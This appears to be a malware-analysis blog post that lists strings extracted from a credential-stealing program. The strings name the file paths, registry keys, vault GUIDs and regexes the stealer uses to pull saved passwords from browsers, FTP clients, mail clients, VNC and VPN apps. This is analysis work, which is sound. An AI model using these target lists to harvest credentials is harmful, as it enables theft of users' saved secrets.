multipart/form-data; boundary=Content-Disposition: form-data; name="{0}"

{1}Content-Disposition: form-data; name="{0}"; filename="{1}"

Content-Type: {2}

--
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DataCoolNovoEpic Privacy BrowserCocCocQQ BrowserTencent\QQBrowser\User DataUC
BrowserUCBrowser\CozMediacookies.sqliteFirefoxAPPDATA\Mozilla\Firefox\IceCat\Mozilla\icecat\PaleMoon\Moonchild Productions\Pale
Moon\SeaMonkey\Mozilla\SeaMonkey\Flock\Flock\Browser\K-Meleon\K-
Meleon\Postbox\Postbox\Thunderbird\Thunderbird\IceDragon\Comodo\IceDragon\WaterFox\Waterfox\BlackHawk\NETGATE
Technologies\BlackHawk\CyberFox\8pecxstudios\Cyberfox\Path=(A-z0-
9\.\-\]+)profiles.ini\Default\Profileorigin_urlusername_valuepassword_valuev10v11\Local State"encrypted_key": "(.*?)"\Default\Login Data>Login
Data\Google\Chrome\User Data\loginsMajorMinor2F1A6504-0641-44CF-8BB5-3612D865F2E5Windows Secure Note3CCD5499-87A8-4B10-
A215-608888DD3B55Windows Web Password Credential154E23D0-C644-4E6F-8CE6-5069272F999FWindows Credential Picker
Protector4BF4C442-9B8A-41A0-B380-DD4A704DDB28Web Credentials77BC582B-F0A6-4E15-4E80-61736B6F3B29Windows
CredentialsE69D7838-91B5-4FC9-89D5-230D4D4CC2BCWindows Domain Certificate Credential3E0E35BE-1B77-43E7-B873-
AED901B6275BWindows Domain Password Credential3C886FF3-2669-4AA2-A8FB-3F6759A77548Windows Extended Credential00000000-
0000-0000-0000-
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Files\Apple\Apple Application Support\plutil.exe\Apple Computer\Preferences\keychain.plist*Login Data\journal\wow_logins\Microsoft\Edge\User
Data\Edge
Chromium\Microsoft\Credentials\Microsoft\Protect\GuidMasterKey\Default\EncryptedStorage\EncryptedStorageentriescategoryPasswordstr3str2b
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mail\clawsrcpasskey0master_passphrase_salt=(.+)\bmaster_passphrase_pbkdf2_rounds=(+)\buse_master_passphrase=

(.+)\baccountrcsmtmp_serveraddressaccount\passwordstorerc{(.),(.)}(.*)\bClawsMailTransformFinalBlockSubstringIterationCounts\signons3.txt--

objectsDataDecryptTripleDesFlock
BrowserALLUSERSPROFILE\DynamicDNS\Updater\config.dyndnsusername==password=&Ht6KzXhChhttp://DynDns.comDynamicDNS\Psi\profiles\Psi+p
GUI\configsSoftware\OpenVPN-GUI\configs\usernameauth-dataentropyOpen VPNUSERPROFILE\OpenVPN\config\remote
\FileZilla\recentservers.xml<Server><Host></Host><Port></Port><User></User><Pass encoding="base64"></Pass>
<Pass>\FileZillaSOFTWARE\Martin Prikryl\WinSCP 2\SessionsHostNameUserNamePublicKeyPortNumber22[PRIVATE KEY LOCATION:
"\{0\}"]WinSCPUUsernameAll Users\FlashFXP\3quick.dat\IP=port=user=pass=created=FlashFXP\FTP Navigator\Ftplist.txtServerNo
PasswordUserFTP NavigatorProgramfiles(x86)\programfiles\jDownloader\config\database.script\programfiles(x86)\INSERT INTO CONFIG
VALUES('AccountController','sq.txtJDownloaderSoftware\Paltalk\KEY_CURRENT_USER\Software\PalTalk\pwdPalTalk\purple\accounts.xml<acco
<protocol></protocol><name></name><password></password>Pidgin\SmartFTP\Client 2.0\Favorites\Quick Connect\SmartFTP\Client
2.0\Favorites\Quick Connect*.xml<Password></Password><Name>
<Name>SmartFTPPappdata\pswitch\WS_FTP\Sites\ws_ftp.iniHOSTUIDPWDWS_FTPPWD=KeyModelVPaddingCreateDecryptor\cftp\Ftplist.txt\S
<server_ip></server_ip><server_port></server_port><server_user_name></server_user_name><server_user_password>
</server_user_password>\FTPGetter\KEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks\DUCHKEY_CURRENT_USER\SOFTWARE\Vitalwerks\DI
IP+-0123456789ABCDEF\GHJKLMNOPQRSTUVWXYZ\Zabcdefghijklmnopqrstuvwxyz\The
Bat!Account.CFNzzzTheBat\KEY_CURRENT_USER\Software\RimArts\B2\SettingsDataDirFolder.lst\Mailbox.ini\AccountSMTPServerMailAddress:
NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676Software\Microsoft\Windows
Messaging
Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00
PasswordPOP3 PasswordHTTP PasswordSMTP PasswordSMTP
ServerOutlook\KEY_CURRENT_USER\Software\Aerofox\Foxmail\PreviewExecutable\KEY_CURRENT_USER\Software\Aerofox\Foxmail\V3.1Fc
Files\Foxmail\mail\VirtualStore\Program Files
(x86)\Foxmail\mail\Accounts\Account.rec0\Account.stgReadDisposePOP3HostSMTPHostIncomingServerPOP3PasswordFoxmail5A71\Opera
Mail\Opera Mail\wand.dat\opera:Opera Mailabcçdefgğhijklmnoöpqrsştuüvwxyz1234567890_-~!@#\$%^&*)({})\';,>/+=

\Pocomail\accounts.ini\POPPass\SMTPPass\SMTPPocoMailReal\VCN 4.x\SOFTWARE\Wow6432Node\RealVNC\WinVNC4\RealVNC
3.x\SOFTWARE\RealVNC\vncserver\SOFTWARE\RealVNC\WinVNC4\Software\ORL\WinVNC3\TightVNC\Software\TightVNC\Server\PasswordView\Control
PasswordControl\PasswordTiger\VNCS\Software\TigerVNC\ServerTrimUltra\VNCP\ProgramFiles(x86)\uvnc
bvba\UltraVNC\ultravnc.inipasswd\passwd2\ProgramFiles\UltraVNC\ultravnc.ini

\eM Client.dll\opera:Opera Mail\wand.dat\opera:Opera Mailabcçdefgğhijklmnoöpqrsştuüvwxyz1234567890_-~!@#\$%^&*)({})\';,>/+=
found!\NordVpn.exe*user.config>SelectSingleNode//setting[@name='Username']/value\InnerText//setting[@name='Password']/value\MySQL\Workbe

MySQL Workbench%ProgramW6432%Private Internet Access\data\Private Internet Access\data\account.json."username":
(.*?)."password": "(.*?)"\Private Internet Access<array><dict><string></string><string></string></dict></array>\Safari Browser -convert xml1 -s -o
\fixed_keychain.xml"
A10B11C12D13E14F15ABCDEF(EndsWith)\IndexOfUNIQUEtableSoftware\DownloadManager\Passwords\EncPassword\Internet Download
Manager\{0}http://127.0.0.1:HTTP/1.1 Hostname\Port200 Connection established

Connect

You can try code at link below

Link: <https://dotnetfiddle.net/>.

If you wanna learn malware analysis you can check my YouTube channel I'm trying publish analysis of malware and some methods to analysis malwares.

Please don't forgot subscribe my channel Than you ♥

YouTube channel

<https://www.youtube.com/channel/UCParXHaBXBmqRdHuVUg21pA>

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